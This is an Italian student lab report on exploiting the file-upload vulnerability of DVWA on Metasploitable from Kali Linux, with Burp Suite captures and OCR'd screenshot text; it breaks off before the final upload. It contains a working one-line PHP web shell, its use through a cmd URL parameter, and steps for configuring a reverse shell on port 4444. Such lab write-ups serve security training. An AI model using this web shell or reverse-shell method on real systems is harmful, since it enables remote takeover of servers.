REPORT W13D1

Traccia: Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Step 1

Il primo step è stato quello di configurare un laboratorio virtuale con una Kali e una Metasploitable configurate nella stessa rete.

Ip kali: 192.168.50.100

Ip Metasploitable: 192.168.50.101


Dopo aver configurato le macchine ho eseguito l'accesso a dvwa della metasploitable digitando http//192.168.50.101/DVWA.


Step 2.


Configurare la sicurezza di dvwa a low.

E provare a caricare la prima shell in php.


Di seguito riporto la creazione della prima shell



DVWA
Vulnerability: File Upload
Choose an Image to upload:
Browse... No file selected.
Upload
Home
Instructions
Setup
Brute Force
Command Execution
kali@kali: ~/Desktop/Visual Studio Code
Session Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: ~/Desktop/Visual Studio Code
cd Desktop
cd Visual\ Studio\ Code
ls
ld: no input files
ll
ll: command not found
ls
contal.py dos.py dosr.py gempas.py shell.php
cat shell.php
<?php system($_GET['cmd']); ?>


Firefox ESR
Browse the World Wide Web
http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=whoami
DVWA
Vulnerability: File Upload
Choose an Image to upload:
Browse... No file selected.
Upload
../../hackable/uploads/shell.php successfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7




Come possiamo notare dallo screen di burpsuite la sicurezza è impostata su low e la shell è stata caricata correttamente. Adesso la proviamo.






Ho provato sia il comando whoami che il comando ls e funzionano entrambi




Ho fatto anche una cattura in burpsuite del comando ls

Step 3. Shell avanzata


La seconda shell è più avanzata perché introduce controlli sul parametro, supporta più metodi di invio dei dati e migliora la leggibilità dell’output, rendendo l’interazione con il sistema più efficiente e realistica rispetto alla versione base.Come vedremo dagli screenshot con la prima shell potevo eseguire soltanto un comando alla volta mentre con la seconda ho concatenatols,whoami e pwd.Inoltre grazie al comando echo pre l'output viene concatenato in colonna e non in rigarendendolo piu leggibile.Per quanto possa essere piu veloce prendere direttamente la shell dalla directory e fare upload su dvwa ho voluto giocarci un po. caricando il vecchio file della shell che avevo fatto io e modificandolo con la shell di kali direttamente sostituendolo sulla richiesta di burpsuite.






Qui il caricamento tramite burpsuite dove ho caricato il file della prima shell e direttamente nella cattura di burpsuite ho inserito la shell migliorata. Come possiamo vedere dallo screen l'ha presa e funziona.


Step 4. Provare shell preimpostata di kali.




Qui copio la shell di kali




In questo caso c’era l’ip di base, ho modificato il file mettendo l’ip della mia kali e la porta 4444. Sarà la porta che utilizzerò per la shell.



Adesso apro la porta 4444 e poi procedo con il caricamento su dvwa

